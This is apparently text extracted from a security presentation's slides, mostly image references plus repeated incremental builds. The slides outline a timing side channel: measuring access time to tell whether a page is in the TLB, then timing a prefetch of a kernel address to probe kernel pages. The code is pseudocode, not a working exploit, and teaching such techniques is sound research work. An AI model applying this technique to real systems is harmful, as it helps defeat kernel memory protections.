











































- Is a page in the TLB?





- Is a page in the TLB?
- Measure an access:



- Is a page in the TLB?
- Measure an access:

```
start = time();
```



- Is a page in the TLB?

- Measure an access:

```
start = time();  
access(test_address);
```



- Is a page in the TLB?
- Measure an access:

```
start = time();  
access(test_address);  
time = time() - start;
```



- Is a page in the TLB?
- Measure an access:

```
start = time();  
access(test_address);  
time = time() - start;
```
- How to measure kernel pages?



- Is a page in the TLB?
- Measure an access:

```
start = time();  
access(test_address);  
time = time() - start;
```
- How to measure kernel pages?

```
start = time();
```



- Is a page in the TLB?
- Measure an access:

```
start = time();  
access(test_address);  
time = time() - start;
```
- How to measure kernel pages?


```
start = time();  
prefetch(kernel_address);
```

